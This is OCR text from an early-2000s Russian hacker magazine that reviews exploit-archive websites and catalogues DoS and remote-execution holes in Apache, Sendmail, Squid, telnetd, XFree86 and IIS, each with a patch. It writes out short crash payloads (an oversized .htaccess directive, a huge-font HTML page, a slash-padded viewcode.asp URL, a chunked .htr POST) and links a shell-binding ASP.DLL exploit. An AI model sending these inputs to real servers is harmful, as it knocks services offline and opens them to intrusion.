Огромное количество (мегатонны) статей и эксплоитов. Как только попадешь на сайт, перед твоими глазами предстанет целый ряд последних статей и уязвимостей. Только выбирай! Тебе этого мало? Тогда жми на «архив проекта» и попадешь в реально здоровую базу все тех же эксплоитов и статей. Единственная проблема так это с сортировкой всей этой тучи информации - придется искать самому... зато супер бонус данного ресурса - русский язык. Везде. В статьях и эксплоитах. Ну, может и не везде... кое-где и Си встречается :-). Еще одним плюсом данного ресурса является очень мощный форум, на котором ты всегда сможешь узнать мнения людей, шарящих в компьютерной секьюрити.

WWW.SECURITYFOCUS.COM

Величина базы: 5
Удобство навигации: 2
Частота обновлений: 5
Бонусы: 2

Один из самых профессиональных ресурсов. Имеет огромную базу эксплоитов и обновляется каждый день. Очень мощно и очень круто! Однако навигация в нем - черт голову сломит :(. Чтобы найти хоть что-то напоминающее эксплоит, надо зайти в securityfocus online и уже там выбирать, что хочешь. Этот ресурс нельзя рекомендовать начинающим хакерам, так как он почти не содержит пояснений, а вся инфа представлена очень кратко и на техническом английском. Так что имей в виду.
Бонусы отсутствуют, зато более мощные обновления ты нигде не найдешь!

WWW.PULHAS.ORG

Величина базы: 5
Удобство навигации: 4
Частота обновлений: 5
Бонусы: 3

Раздел Exploits этого сайта перенесет тебя в неплохую базу эксплоитов. Ее основные плюсы - частое обновление и большой размер. К сожалению, английский язык и отсутствие развитой системы поиска не позволяет этому ресурсу выдвинуться в лидеры. Хотя внимания он достоин, безусловно.

WWW.TLSECURITY.NET

Величина базы: 4
Удобство навигации: 3
Частота обновлений: 5
Бонусы: 3

Это достаточно мощный ресурс с приятным пользовательским интерфейсом. Помимо эксплоитов содержит огромную гору информацию по вирусописанию, хаканью, кряканью и еще бог знает чему. Очень подробно представлена инфа по троянам (Backdoor&NetBus). В общем, видно, что эксплоиты - не конек сего ресурса. Но посетить его стоит.

WWW.WIRETRIP.NET


Величина базы: -
Удобство навигации: 2
Частота обновлений: 5
Бонусы: 5

Неплохой ресурс с убогой системой навигации. На основной странице выбери раздел «library» и попадешь в водоворот статей, уязвимостей и руководств. Причем это все свалено в такую кучу, что даже винегрет отдыхает. Если повезет, найдешь полезную инфу (она там есть, без сомнения). В общем, будет время, посети. Пройдешь мимо, потеряешь немного :).

WWW.GIPSHACK.RU

Величина базы: 3
Удобство навигации: 3
Частота обновлений: 3
Бонусы: 2

Раздел «Эксплоиты» этого сайта пополняется не очень часто. Отсюда небольшой размер базы и слабая оперативность обновлений. Навигация хромает на одну ногу, так как ты можешь искать эксплоиты только по двум категориям: Windows и Linux. При этом придется выбирать эксплоиты из большого числа статей по компьютерной безопасности. На что уйдет уйма времени. Весь ресурс можно охарактеризовать одним словом: «SUXX!»



Моддинг для чайников – то, о чем ты мечтал. О том, как изменить внешний вид своего системного блока и сделать из него межгалактический крейсер :)

Вот это жук! – ты не знаешь как работают эти шпионские штучки? Мы все подробно объясним.

Правильный Flash – прочитай эту статью внимательно перед тем как засунуть на свой сайт Flash-заставку.

Кто мы такие – интервью с директором издательства (game)land, Дмитрием Агаруновым.

Cracking: шаг первый – что такое крекинг и как люди крекают программы.

Hacker's PHP – продолжение серии статей от Nikitos'a об уязвимостях PHP.

Что можно сделать с телефоном, если подключить его к компу...

Вирус и Пингвин – ты, наверное, очень часто слышал фразы, что в Линуксе вирусов нет. Ну да, конечно!

Q3Radiant хинтс энд типс – последняя статья из саги Александра Логинова, о том как создать свой уровень в Quake3.

WWW.SECURITYLAB.RU

Величина базы: 5
Удобство навигации: 4
Частота обновлений: 5
Бонусы: 4

Очень симпатичный ресурс - подробные комментарии, обновления каждый день, большая база. Навигация хромает, так как отсутствует развитая система поиска. Сразу видно: хотя о базе эксплоитов заботятся, она является отнюдь не приоритетным направлением сайта. Помимо рассмотренного архива данный вебузел содержит море другой инфы по уязвимостям и хак-событиям веба. Русский язык повсеместно делает этот ресурс очень полезным.

HTTP://MEMBERS.TRIPOD.COM/HTML_EDITOR/EXPLOITS.HTM

Величина базы: 3
Удобство навигации: 2
Частота обновлений: 2
Бонусы: 2

На этой паге представлено просто много эксплоитов (в основном на Си). Заходи и выбирай. К каждому эксплоиту дана инфа (по минимуму). В принципе ресурс не претендует на звание супер-пупер, так что будешь проходить мимо - проходи ;-).

WWW.HACKERSPLAYGROUND.ORG

Величина базы: 4
Удобство навигации: 5
Частота обновлений: 3
Бонусы: 2

Хороший архив эксплоитов можно найти и на этом сайте. Обновления, правда, происходят где-то раз в один-два месяца. Зато неплохая система навигации позволяет быстро найти эксплоит по типу уязвимости или дате его появления. Заходи, не пожалеешь.

WWW.AFENTIS.COM/CSS/RESOURCES/EXPLOITS

Величина базы: 4
Удобство навигации: 5
Частота обновлений: 2
Бонусы: 2

Не блеск, но все же... Интерфейс в стиле «фтп» позволяет быстро найти нужный эксплоит. Выбор неплохой. А вот оперативность обновлений подкачала - по-видимому, этот ресурс забросили около года назад. Так что вся инфа датирована 2001 годом. Отсюда вывод: свежачка здесь не найти, а вот антиквариата достаточно...

WWW.SECURITEAM.COM

Величина базы: 5
Удобство навигации: 5
Частота обновлений: 4
Бонусы: 4

Мощный англоязычный ресурс. Обновляется где-то раз в два дня. По сравнению с другими монстрами это долго. Зато здесь представлены мануалы и статьи по отысканию различных уязвимостей и написанию эксплоитов. Развитая система навигации позволяет быстро найти нужный эксплоит: все они с самого начала сгруппированы по различным категориям, количество которых может удовлетворить даже гурмана. Так что не пропусти.


HTTP://OLIVER.EFRI.HR/~CRV/SECURITY/BUGS/LIST.HTML

Величина базы: -
Удобство навигации: -
Частота обновлений: 2
Бонусы: 2

На этой странице можно скачать архив уязвимостей (в юниксовском формате), последнее обновление которого датировано 9 сентября 2001 года. Рекомендуется тем, кому некуда девать Интернет, и совсем чокнутым.

WWW.USSRBACK.COM, WWW.OUTPOST9.COM/EXPLOITS/EXPLOITS.HTML, HTTP://PHREAK.COM/HTML/EXPLOITS.SHTML

Величина базы: 5
Удобство навигации: 5
Частота обновлений: -
Бонусы: 4



Все эти ресурсы имеют много общего (хотя абсолютно независимы друг от друга): много инфы (эксплоитов и руководств), все эксплоиты хорошо отсортированы и совсем непонятно, как часто это все обновляется. Выбирай любой из них и юзай.


DOS

DoS-дыры в никсовых серваках

aDm

Nix – самая приспособленная к работе в сети система. Но это еще не означает, что она самая безглючная... Нет, самая безглючная (остальные еще хуже), но не абсолютно безглючная :). Есть среди ее глюков и DoS-уязвимости. Сейчас мы с тобой пройдемся по основным юниксовым серваkам и посмотрим, kakие DoS-дыры были найдены в них за последнее время.

DoS для nix



APACHE
Апачка – самый популярный web-сервер для nix, практически стандарт. Посмотрим, какие DoS-дыры в нем были найдены за его долгую историю.

Название: DoS при отсутствии директории логов.
Дырявая версия: 1.3.11, 1.3.12, 1.3.14, 1.3.17, 1.3.18, 1.3.19, 1.3.20, 1.3.22.
Описалово: Апачка впадает в состояние DoS, если не может найти свою директорию логов. Достаточно ее удалить, чтоб накрылся весь web-сервер.
Защита: Сделать владельцем папки логов группу рута, чтоб левые юзеры не могли ее удалить.

Название: Баг с .htaccess.
Дырявая версия: 1.3.6-1.3.22 с mod_ssl 2.3.11-2.8.10.
Описалово: Еще одна дырища в Apache: если в фале .htaccess содержание директивы DATE_LOCALE превысит 10000 байт, сервак повиснет. А как известно, любые юзеры, пользующиеся хостингом, могут создавать .htaccess для своих сайтов. Получается, что ничего не мешает любому юзеру хостинга задосить весь web-сервер.
Пример: Записать в файл .htaccess следующее:
SetEnv DATE_LOCALE “1234567890…” (и так 10000 байт).
Защита: Проапгрейдить до патченной версии mod_ssl.


SENDMAIL
Самый популярный SMTP-сервер под nix. И самый дырявый…

Название: Лок на файлы сендмейла.
Дырявая версия: 8.10, 8.10.1, 8.10.2, 8.11, 8.11.1, 8.11.2, 8.11.3, 8.11.4.
Описалово: При помощи функций flock() и fcntl() можно получить исключительную блокировку даже на такие файлы, на которые у пользователя имеются только права на чтение. Если таким образом поступить с файлами sendmail`а, ему будет DoS.
Защита: Апгрейд до версии 8.12.4.

SQUID
Прокси-сервер. Один из наиболее часто юзаемых под никсами.


Название: Ошибка обработки сжатых DNS-ответов.
Дырявая версия: 2.0-2.4.
Описалово: Сквид падает в DoS, когда хацкерский DNS-сервак шлет ему сжатые DNS-ответы.
Защита: Как всегда – апгрейд до пропатченной версии.


Название: Корявые SNMP-сообщения.
Дырявая версия: 2.0-2.4.
Описалово: У сквида возникает утечка памяти, когда он получает кривые SNMP-сообщения. Если таких сообщений послать много, проксик сожрет всю доступную ему память и уйдет в DoS.
Защита: Отключить поддержку SNMP.





Название: Глюк с кэшированием FTP-директорий.
Дырявая версия: 2.2-2.4.
Описалово: Сквид коряво кэширует FTP-директории, поэтому послав специально сформированный запрос через проксик, хацкер может привести его к DoS (буквально за ручку ;)).
Защита: Апгрейд.


Название: Конфликты в доступе.
Дырявая версия: 2.4 STABLE1, 2.4 STABLE2.
Описалово: Если коннект с каким-нибудь хостом разрешен через http_access, но запрещен через miss_proxy, а это хост пытается приконнектиться к проксику, то сквиду будет DoS.
Защита: Опять апгрейд.











WU-FTP
Весьма распространенный FTP-сервак.

Название: Жор памяти.
Дырявая версия: 2.5.0.
Описалово: В этих версиях фтпшника имеется баг, благодаря которому удаленный юзер может заставить Wu-Ftp отжирать большие куски памяти, что рано или поздно приведет к DoS.
Защита: Апргрейд до версии 2.6.0.

X WINDOW SYSTEM
Оконная сисема для юниксов. Самая популярная – конкурентов просто нет!

Название: Кривая обработка огромных шрифтов
Дырявая версия: 4.0-4.0.3.

Описалово: У XFree86 проблемы с большими шрифтами. Если какое-нибудь приложение передает ему описание огромного шрифта, сервак виснет.
Пример: Надо создать примерно такой html-файл:

```
<html>
<style type="text/css">
<!—
exp { font-size: 1666666px; }
—>
</style>
<body class="exp">
exploit
</body></html>
```

Когда юзер с уязвимой версий X закачает эту штуку себе браузером (и тот передаст ее иксам), его X Window System уйдет в DoS.

Защита: Апгрейд до версии 4.2.0.

Название: DoS для xfs.
Дырявая версия: 4.0.1-1.

Описалово: xfs – иксовый фонт-сервер. Его глючит и DoS`ит, если просто прислать ему в порт кучу случайного мусора.

Защита:
Апгрейд до более новых версий.

TELNETD
Демон телнета.

Название: in.telnetd ошибка проверки входных данных.
Дырявая версия: telnetd RedHat Linux 4.2, RedHat Linux 5.2 (i386), RedHat Linux 6.0 (i386).
Описалово: Фишка в том, что когда телнет-клиент коннектится к in.telnetd, происходит попытка подобрать совместимый тип терминала. Делается это через переменную окружения TERM. Так вот, если хакер заранее (до соединения) установит специальным образом своему телнет-клиенту переменную TERM, in.telnetd уйдет в DoS.

Защита: Патчи тут:
ftp://ftp.redhat.com/pub/redhat/updates/4.2/i386/NetKit-B-0.09-11.i386.rpm - RedHat Linux 4.2;
ftp://ftp.redhat.com/pub/redhat/updates/5.2/i386/telnet-0.10-28.5.2.i386.rpm - RedHat Linux 5.2;
ftp://ftp.redhat.com/pub/redhat/updates/6.0/i386/telnet-0.10-29.i386.rpm - RedHat Linux 6.0.

Название: DoS для telnetd
Дырявая версия: telnetd FreeBSD FreeBSD 3.0-4.1.
Описалово: Демон телнета, поставляемый с этими версиями фришк, содержит бак, который позволяет удаленному пользователю вызвать DoS для всей системы. Фишка в том, что через переменную TERMCAP телнет-клиент может приказать телнет-серверу начать поиск по файловой системе termcap-файлов (termcap – terminal capability database, в файле /etc/termcap, например, хранится инфа о различных типах терминалов их возможностях). Соответственно, если запустить кучу таких процессов (поиск по файловой системе), инициализировав много соединений с telnetd, можно привести систему в конечном итоге к DoS. А еще фишка в том, что можно заставить telnetd шуршать по файловой системе (отправив ему переменную TERMCAP) еще до аутентификации.

Защита:
Патч тут: ftp://ftp.freebsd.org/pub/FreeBSD/CERT/patches/SA-00:69/telnetd.patch.

Frozen (frozen@real.xakep.ru)

Благодаря X ты, наверное, уже провел сетку по всему району, поимел :) халявный нет и организовал свой веб- и фтп-сервак. А теперь сидишь и наслаждаешься проделанной работой. Но не все так просто... В этой статье я хочу поведать тебе про DoS-уязвимости серверов, основанных на операционной системе выньдовс, чтобы ты знал, откуда ждать опасность...

DoS ДЛЯ WEB-СЕРВЕРА

Чтение исходника ASP-скрипта.
Бага, присущая ранним версиям (3.0) виндового веб-сервера, состоит в прибавлении всего лишь одной точечки к имени файла, которая доставляет просто уйму радости, разрешая скачать исходник ASP-скрипта, в котором нерадивые админы могут хранить пароли.
Автор баги: Lynn Kyle (lynn@RAINC.COM)
Найдена: 22 марта 1998
Патч: Поставить более новую винду

DoS атака, осуществляемая при помощи viewcode.asp (из backoffice).

Заставить хост притормозить работу и отказать в обслуживании поможет следующая строчка:
http://<имясервера>/whetever/viewcode.asp?source=/////
///////////<много-много слешей>///
Автор: неизвестный герой
Система: Microsoft BackOffice с файлом viewcode.asp
Патч: удалить или переименовать файл viewcode.asp

Глюк M$ IIS, приводящий к DoS.

Если послать строку более 8K на веб-сервер IIS, тогда машинка упадет, плавно склеив ласты...
Автор: Todd Fast, Andrea Arcangeli (arcangeli@mbox.queen.it)
Системы: любая непатченная система M$ IIS (до версии 4.0), под NT
Патч: поставить сервис пак или обновить систему до версии 4.0

Microsoft Internet Information Server abracadabra.bat Баг,

доступный в одной из древнейших версий веб-сервера от мелкософта.
abracadabra.{bat,cmd} исполняется как CGI-приложение и позволяет выполнять разные команды на удаленном серваке IIS.
Автор: www.omna.com
Системы: Microsoft IIS http server v.1.0, 2.0b
Патч: поставить более новые винды :) или по адресу ftp://ftp.microsoft.com/bussys/iis/iis-public/

Переполнение буфера ASP.DLL и другие мелкие баги... :)

Эксплоит для реализации этой атаки лежит по адресу: http://www.xakep.ru/post/15144/exploit.txt (правда, бага тестировалась :) на китайской версии винтукей) и реализует ошибку в ASP.DLL, приводящую к DoS'у. Эксплоит выполняет переполнение буфера и открывает 1111 порт, связывая его с cmd.exe. В некоторых случаях система выдаст ошибку occured.anyhow, это диалоговое окно должно быть закрыто на сервере, в противном случае эксплоит работать не будет.
Автор: CHINANSL Security Team
Системы: IIS 4.0-5.0
Патч: сходить на мелкософт и скачать последний сервиспак

Уязвимость в ISAPI фильтре ISM.DLL

Эта ошибка позволяет удаленному атакующему нарушать работу web-службы с возможностью выполнения произвольного кода. Ism.dll обрабатывает файлы с расширением .htr, недостаток в модуле позволяет атакующему частично или полностью нарушать работоспособность сайта. Теоретически возможно использовать данную уязвимость для выполнения произвольного кода с правами IWAM_COMPUTERNAME. Проблема связана с обработкой параметра модулей: /foo.htr? <buffer> =x ". Результат зависит от внутреннего состояния распределенной памяти IIS. В случае IIS 5.0-5.1 служба автоматически перезапустится. Неоднократное использование этой уязвимости потребует перезагрузки сервера.
Пример:

```
POST /EEYE.htr HTTP/1.1
Host: 0day.big5.com
Transfer-Encoding: chunked
20
XXXXXXXXXXXXXXXXXXXXXXXXEEYE2002
0
[enter][enter]
```

Автор: инфа взята с сайта ввв.хакер.ру
Системы: 4.0-5.1

DoS против IIS+FP2002

